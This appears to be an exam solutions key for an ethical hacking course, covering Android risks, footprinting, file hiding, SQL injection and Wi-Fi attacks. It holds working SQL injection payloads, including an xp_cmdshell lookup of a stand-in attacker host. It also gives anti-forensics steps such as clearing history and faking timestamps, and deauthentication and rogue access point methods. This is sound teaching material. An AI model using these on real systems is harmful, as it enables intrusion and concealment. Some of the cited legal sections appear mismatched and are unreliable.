

21B12CS418: Ethical Hacking and Prevention (ODD 2023)
END TERM EXAMINATION SOLUTIONS KEY

Q1. [2.5 + 2.5 = 5 Marks] Answer the following questions

- a. **[2.5 Marks] In the context of mobile platforms security, identify common vulnerabilities in Android systems. Discuss how these vulnerabilities can be exploited and resulting consequences on Android users. Include a discussion on the security measures in place to mitigate these vulnerabilities.**

Android, being one of the most widely used mobile operating systems, faces various security challenges. Common vulnerabilities in Android systems include:

1. Outdated Software and Patching Delays:

Exploitation: Attackers may exploit known vulnerabilities in outdated Android versions or delay in applying security patches.

Consequences: Unauthorized access, data theft, or remote control of the device.

Mitigation: Regularly update the Android operating system and apply security patches promptly. Manufacturers and carriers often play a role in delaying these updates.

2. App Permissions:

Exploitation: Malicious apps may request excessive permissions, leading to unauthorized access to sensitive data or device features.

Consequences: Privacy invasion, data leakage, and potential misuse of device resources.

Mitigation: Users should carefully review app permissions before installation. Android's permission system allows users to grant or deny specific permissions to apps.

3. Malicious Apps:

Exploitation: Users might install apps from third-party sources, increasing the risk of downloading malicious applications.

Consequences: Malware, adware, or ransomware infections can compromise device security.

Mitigation: Stick to downloading apps from official sources like Google Play Store. Enable "Install from Unknown Sources" only when necessary and only for trusted sources.

4. Phishing Attacks:

Exploitation: Cybercriminals use social engineering techniques to trick users into revealing sensitive information.

Consequences: Stolen credentials, financial losses, or unauthorized access to personal information.

Mitigation: Be cautious when clicking on links, especially from unknown sources. Enable two-factor authentication for added security.

5. Insecure Wi-Fi Connections:

Exploitation: Man-in-the-middle attacks can occur on unsecured Wi-Fi networks.

Consequences: Data interception, eavesdropping, and unauthorized access to sensitive information.

Mitigation: Avoid connecting to unsecured Wi-Fi networks. Use VPNs (Virtual Private Networks) for secure browsing on public networks.

6. Default Settings and Manufacturer Customizations:

Exploitation: Some manufacturers may add vulnerabilities through pre-installed apps or customizations.

Consequences: Increased attack surface, potential for bloatware, and security weaknesses.

Mitigation: Stick to devices from reputable manufacturers and be mindful of pre-installed apps. Consider using devices with a stock Android experience.

7. Lack of Encryption:

Exploitation: Unencrypted data transmission may lead to interception and unauthorized access.

Consequences: Data leakage, unauthorized access to sensitive information.

Mitigation: Ensure that sensitive data, especially during communication, is encrypted. Use secure connections, such as HTTPS, and enable device encryption.

8. USB Debugging:

Exploitation: Enabling USB debugging without proper security measures can expose the device to unauthorized access.

Consequences: Unauthorized access to the device, data theft.

Mitigation: Disable USB debugging when not needed and only enable it in a secure environment. Set a secure lock screen to prevent unauthorized physical access.

Android incorporates several security measures to address these vulnerabilities:

- Google Play Protect: A built-in malware scanner that scans apps on the device and in the Play Store for potential threats.
- Google Play Policies: Strict app review processes and policies for developers to minimize the likelihood of malicious apps being available on the Play Store.
- Android Security Updates: Regular security patches and updates are released to address known vulnerabilities and enhance system security.
- App Permissions: Android prompts users to grant specific permissions to apps, providing transparency and control over what data apps can access.
- Android Enterprise: A set of tools and services for business use that enhances security through features like secure boot, encryption, and enterprise-level device management.
- Google Play Protect Certification: Devices meeting Google's security standards receive certification, indicating that they meet certain security requirements.

b. [2.5 Marks] Differentiate between security audits, vulnerability assessments, and penetration testing. Explain the objectives, scope, and methodologies associated with each. Discuss how a security engineer can write them

Security audits involve a comprehensive examination of security controls, policies, and processes. This may include document reviews, interviews, and observations to assess the effectiveness of security measures.

Vulnerability assessments typically involve automated scanning tools, manual testing, and analysis of system configurations. The process identifies vulnerabilities, rates their severity, and provides recommendations for remediation.

Penetration testing involves various techniques, including network scanning, social engineering, and attempting to exploit vulnerabilities. Penetration testers may use tools and manual testing to identify and exploit weaknesses in the targeted environment.

Writing Security Audits, Vulnerability Assessments, and Penetration Testing Reports:

- Security Audit Report:
 - Begin with an executive summary highlighting key findings and recommendations.
 - Provide detailed information about each area audited, including policies, processes, and controls.
 - Clearly outline any non-compliance with security standards or regulations.
 - Include recommendations for improvements and remediation actions.
- Vulnerability Assessment Report:
 - Start with an overview of the assessment, including the scope and methodology.
 - Present a list of identified vulnerabilities, categorized by severity.
 - Include an assessment of the potential impact of each vulnerability.
 - Provide recommendations for remediation, including prioritization based on risk.
- Penetration Testing Report:
 - Begin with a summary of the objectives, scope, and methods used during the penetration test.
 - Detail the vulnerabilities successfully exploited and the methods used.
 - Include evidence of successful attacks, such as captured screenshots or system access logs.
 - Offer recommendations for improving security and mitigating the identified vulnerabilities.

Tips for Writing Reports:

- Use clear and concise language, avoiding technical jargon when possible.
- Include visuals such as charts, graphs, or screenshots to enhance understanding.
- Prioritize findings based on their potential impact and exploitability.
- Clearly communicate the level of risk associated with each identified issue.

- Provide practical and actionable recommendations for remediation.
- Tailor the report to the intended audience, providing technical details for IT teams and a high-level overview for executives.

Q2. [5 Marks] Mr. Ramu has been assigned the task of conducting a foot printing process to assess the security posture of a web application www.mysecurity-tools.com. Develop a comprehensive foot printing plan addressing the key steps involved w.r.t search engines, domain, DNS queries. Provide the use of tools to gather possible information that can be collected to proceed for next steps. Finally, present the proactive steps to be taken by the site www.mysecurity-tools.com in preventing unauthorized access and data leakage.

1 Website footprinting refers to **monitoring and analyzing the target organization's website** for information

2 Browsing the target website may provide:

- Software used and its version
- Operating system used
- Sub-directories and parameters
- Filename, path, database field name, or query
- Scripting platform
- Contact details and CMS details

3 Use **Burp Suite, Zaproxy, Paros Proxy, Website Informer, Firebug**, etc. to view headers that provide:

- Connection status and content-type
- Accept-Ranges
- Last-Modified information
- X-Powered-By information
- Web server in use and its version

Examining HTML source provide:

- Comments in the source code
- Contact details of web developer or admin
- File system structure
- Script type

Examining cookies may provide:

- Software in use and its behavior
- Scripting platforms used

Mirroring an entire website onto the local system enables an attacker to browse website offline; it also assists in finding **directory structure** and other valuable information from the mirrored copy without multiple requests to web server

Web mirroring tools allow you to **download a website to a local directory**, building recursively all directories, HTML, images, flash, videos, and other files from the server to your computer

Footprinting Plan for www.mysecurity-tools.com [4 Mark]:

1. Search Engines: Gather information about the web application available on public search engines.
 - Steps:
 - Use search engines (Google, Bing) to search for the website.
 - Identify indexed pages, subdomains, and any sensitive information leaked online.
 - Use advanced search operators to narrow down results.
 - Tools:
 - Google Dorks for advanced search queries.
 - Search engine operators like site:, filetype:, intitle:, etc.

2. Domain Information: Obtain details about the domain registration, ownership, and historical data.

- Steps:

- Perform WHOIS lookup to gather domain registration information.
- Check domain registration history for changes.
- Identify the domain registrar and contact information.

- Tools:

- WHOIS lookup tools (e.g., WHOIS Lookup, ICANN WHOIS).
- Historical WHOIS databases.

3. DNS Queries: Gather information about the domain's DNS records and configuration.

- Steps:

- Use DNS querying tools to retrieve information about DNS records (A, MX, NS, etc.).
- Identify mail servers, name servers, and associated IP addresses.

- Tools:

- nslookup, dig, or online DNS lookup tools.
- DNS interrogation tools like DNSenum.

4. Network Mapping: Identify the network infrastructure associated with the web application.

- Steps:

- Perform network mapping to discover IP addresses and open ports.
- Use tools to identify the network topology and relationships.

- Tools:

- Nmap for port scanning and network mapping.
- Traceroute to discover the network path.

5. Website Analysis: Understand the structure, technologies used, and potential vulnerabilities of the web application.

- Steps:

- Analyze the website's robots.txt file for restricted areas.
- Identify the Content Management System (CMS) and web server information.

- Tools:

- Wappalizer for CMS and technology identification.
- Spidering tools like Burp Suite or OWASP ZAP for site mapping.

Proactive Steps for www.mysecurity-tools.com [1 Mark]:

1. Implement HTTPS by Enabling SSL/TLS to encrypt data in transit, ensuring secure communication.

2. Conduct periodic security audits to identify and address vulnerabilities.

3. Deploy a WAF to filter and monitor HTTP traffic between a web application and the Internet.

4. Train developers on secure coding practices to prevent common vulnerabilities.

5. Implement proper access controls to restrict unauthorized access to sensitive areas.

6. Develop an incident response plan to respond effectively to security incidents.

7. Educate users on security best practices and the importance of strong passwords.

8. Perform regular backups of critical data to mitigate the impact of data loss.

9. Keep software, including the web server, CMS, and plugins, up to date with the latest security patches.

10. Implement robust monitoring and logging mechanisms to detect and respond to suspicious activities.

Q3. [5 Marks] Mr. Eswar is a penetration tester who has successfully completed the foot printing and scanning phases of a penetration test on XYZ Corporation. After identifying vulnerabilities in the systems, he now needs to conceal sensitive information within a file on one of the company's servers. In this connection, present with required tools and commands the effectiveness of each file or content hiding technique in terms of stealth, resilience against detection, and potential impact on system performance. Also present the methods to clear tracks to remain undetected from the above operations.

1. Steganography **[1.5 Mark]**: Concealing sensitive information within another file (image, audio, video) to avoid detection. Tools used are OpenStego, Steghide, OutGuess.

- Effectiveness:
- Stealth: High, as it appears as a regular file.
- Resilience: Depends on the detection tools used; effective against basic analysis.
- Impact: Minimal impact on system performance.

No specific track clearing needed, as the existence of steganographic content is hard to detect.

[2 Mark]


Alternate Data Streams (ADS): Hiding data within existing files by using NTFS alternate data streams.


- Commands:
 - echo "Hidden Data" > file.txt:hidden.txt
- Effectiveness:
 - Stealth: Medium; not visible in a typical file listing.
 - Resilience: Vulnerable to advanced forensics tools.
 - Impact: Minimal impact on system performance.
- Clear Tracks:
 - echo "" > file.txt:hidden.txt to clear the alternate data stream.

- There are two ways to hide files in Windows.
- The first is to use the attrib command. To hide a file with the attrib command, type the following at the command prompt:
 - attrib +h [file/directory]
- The second way to hide a file in Windows is with NTFS alternate data streaming.

NTFS File Streaming

- NTFS file streaming allows a hidden file to be created within a legitimate file.
- The hidden file does not appear in a directory listing but the legitimate file does.
- A user would usually not suspect the legitimate file, but the hidden file can be used to store or transmit information.





3. File Compression with Password Protection: Hiding files within a password-protected archive.

- Tools: 7-Zip, WinRAR.
- Effectiveness:
 - Stealth: High; encrypted archive may not be easily identified.
 - Resilience: Effective against basic analysis; depends on encryption strength.
 - Impact: Minimal impact on system performance.

Delete the original file and archive after extraction to clear tracks.

[1.5 Mark]

4. Encryption: Encrypting sensitive data to protect it from unauthorized access.

- Tools: GPG, OpenSSL.
- Effectiveness:
 - Stealth: High; encrypted data appears as random characters.
 - Resilience: Effective against unauthorized access but may raise suspicion.
 - Impact: Minimal impact on system performance.

Securely delete the plaintext file after encryption.

5. Data Obfuscation: Altering the appearance of sensitive data to make it unintelligible.

- Commands: Base64 encoding, ROT13 transformation.

Remove or overwrite the obfuscated data after use.

Clearing Tracks (for commands and files)

- Use secure deletion tools like `shred` or `sdelete` to overwrite sensitive files.
- Modify access and modification timestamps using tools like `touch` or `SetFileTime`.
- Clear command history (`history -c` in Linux) and logs associated with the actions.

Q4. [5 Marks] www.A2Z.com is an e-commerce platform which has recently revamped its website to enhance user experience and streamline database queries. Assume that as part of a penetration testing engagement, you are tasked with testing the security of their website. Your goal is to identify and exploit potential SQL injection vulnerabilities that could compromise the confidentiality and integrity of the underlying database. Present the detailed sketch of conducting such tests starting from preliminary inspection to advanced tests by quoting example queries and tools at each step.

Preliminary Inspection [3 Mark]:

1. Identify Input Points:
 - Locate user inputs on the website, such as search boxes, login forms, and URL parameters.
2. Inject Test Data:
 - Input special characters (' or 1=1 --) to see if the website responds unexpectedly.


Basic Tests:

3. Error-Based SQL Injection:

- Inject SQL errors to gather information about the database structure.
- Example: ``1' OR 1=CONVERT(int, (SELECT @@version));--``

4. Union-Based SQL Injection:

- Use the UNION SQL operator to combine results from different queries.
- Example: ``1' UNION SELECT null, database(), user();--``



Advanced Tests:

5. Blind SQL Injection (Boolean-Based):

- Exploit boolean-based blind injection to infer information.
- Example: ``1' AND 1=1;--``

6. Time-Based Blind SQL Injection:

- Exploit time delays to infer information in a blind scenario.
- Example: ``1' AND IF(1=1, SLEEP(5), 0);--``

7. Out-of-Band (OOB) SQL Injection:

- Exploit alternative channels (DNS, HTTP) to extract data.
- Example: ``1'; EXEC xp_cmdshell('nslookup malicious.com');--``

Automated Tools:

8. SQLMap:

- Utilize SQLMap, a powerful tool for automated SQL injection detection and exploitation.
- Example: ``sqlmap -u "http://www.A2Z.com/search?q=test" --dbs``

Exploitation:

9. Extract Data:


- Extract sensitive data by manipulating SQL queries.
- Example: ``1' OR 1=CONVERT(int, (SELECT password_hash FROM users WHERE username='admin'));--``

Mitigation Recommendations **[2 Mark]:**

10. Parameterized Queries:

- Encourage the use of parameterized queries or prepared statements to prevent SQL injection.

11. Input Validation and Sanitization:
 - Implement strict input validation and sanitize user inputs to filter out malicious characters.
12. Least Privilege Principle:
 - Ensure database accounts have the least privilege necessary to perform their tasks.
13. Web Application Firewall (WAF):
 - Deploy a WAF to detect and block SQL injection attempts.
14. Regular Security Audits:
 - Conduct regular security audits, including code reviews, to identify and fix vulnerabilities.



Q5. [5 Marks] Management of ABC Corporation has decided to go with BYOD (Bring Your Own Device) paradigm, in which the corporate Wi-Fi network can be used by employees for both corporate and personal devices. As a security consultant, you are tasked with conducting a Wi-Fi security assessment for Evil Twin Attack, De-authentication Attack, and Rogue Access Point attack. Devise the methodology to conduct pentesting for security assessment with aircrack-ng toolkit.

Use airodump-ng [2 Mark]:

- Utilize `airodump-ng` to identify neighboring access points.
- Look for unexpected or unauthorized SSIDs.

For Commands to Evil Twin Attack Refer: <https://thecybersecurityman.com/2018/08/11/creating-an-evil-twin-or-fake-access-point-using-aircrack-ng-and-dnsmasq-part-2-the-attack/>

Airplay-ng for De-authentication [1.5 Mark]:

- Use `aireplay-ng` to send de-authentication frames to targeted devices.
- Monitor the effect on network connectivity and potential reconnection behavior.


For commands to De-authentication attack refer: <https://www.aircrack-ng.org/doku.php?id=deauthentication>

Use aircrack-ng tools like `airbase-ng` to create a rogue AP with the same SSID as the legitimate network [1.5 Mark].


For commands to Rouge access point attack refer: <https://www.aircrack-ng.org/doku.php?id=airbase-ng>

Q6. [5 Marks] By presenting encryption and decryption procedure followed by WEP, WPA, and WPA2 methods, analyse their strengths and weakness w.r.t safeguarding a Wi-Fi network against spoofing attacks. Also discuss possible attacks on Bluetooth with countermeasures.


WEP [1 Mark]




WPA [1 Mark]



WPA2 [1 Mark]



Comparison [1 Mark]

Encryption	Attributes			
	Encryption Algorithm	IV Size	Encryption Key Length	Integrity Check Mechanism
WEP	RC4	24-bits	40/104-bit	CRC-32
WPA	RC4, TKIP	48-bit	128-bit	Michael algorithm and CRC-32
WPA2	AES-CCMP	48-bit	128-bit	CBC-MAC

[1 Mark] If Bluetooth must be enabled, the user can set the device to be hidden. Setting a device to be invisible will still allow Bluetooth communications to function but will only allow connections to trusted devices that have been previously configured. This protection is not perfect, however; if an attacker finds out that a particular device is trusted, they can use their own Bluetooth device as the trusted device and will then be able to connect to the target phone.

If a user must use Bluetooth, they should also only turn it on as needed. In addition, users should change their Bluetooth personal identification number (PIN) every month or so. Changing the PIN requires that any Bluetooth devices that the user regularly employs will need to be re-paired, but it also makes it a bit harder for attackers.

Attacks succeed because many users will balk at constantly turning their Bluetooth port on and off, or changing the PIN, but at the very least users should change the default PIN when they first get their Bluetooth enabled device.

Q7. Describe various sections listed in Chapter 9 of IT Act 2000

Sections in Chapter 9 of IT Act 2000 **[2 Marks]**

Section under IT Act 2000	Offence	Penalty
Sec.43	Damage to computer, computer system, etc.	Compensation not exceeding one crore rupees to the person so affected
Sec.43A	Body corporate failure to protect data	Compensation not exceeding five crore rupees to the person so affected
Sec.44(a)	Failure to furnish document, return or report to the Controller or the Certifying Authority	Penalty not exceeding one lakh and fifty thousand rupees for each such failure
Sec.44(b)	Failure to file any return or furnish any information, books or other documents within the time specified	Penalty not exceeding five thousand rupees for every day during which such failure continues
Sec.44(c)	Failure to maintain books of account or records	Penalty not exceeding ten thousand rupees for every day during which the failure continues
Sec.45	Where no penalty has been separately provided	Compensation not exceeding twenty-five thousand rupees to the person affected by such contravention or a penalty not exceeding twenty-five thousand rupees

Consider the following case to solve **[3 Marks]: Need to explain the solution in detail.**

In 2019, a multinational e-commerce company headquartered in India fell victim to a sophisticated cyber-attack resulting in a substantial financial loss and a compromise of customer data. The attackers gained unauthorized access to the company's database, exfiltrated sensitive customer information, and demanded a ransom for its safe return. Also placed obscene content in the website. As a cyber-security expert, you have been called in to assist in the investigation and provide insights into prosecuting the offenders under the IT Amendment Act (IT AA) 2008, IPC, and Indian Evidence Act.

This case falls under crime against property. Relevant sections may include unauthorized access (Section 43), unauthorized interception (Section 66B), and unauthorized disclosure of information (Section 72). Website defacement Section 65. Explore IPC sections related to the unauthorized access to computer systems (Section 379), data theft (Section 378), and extortion (Section 386). Defacement sections 463, 464, 468, and 469 IPC.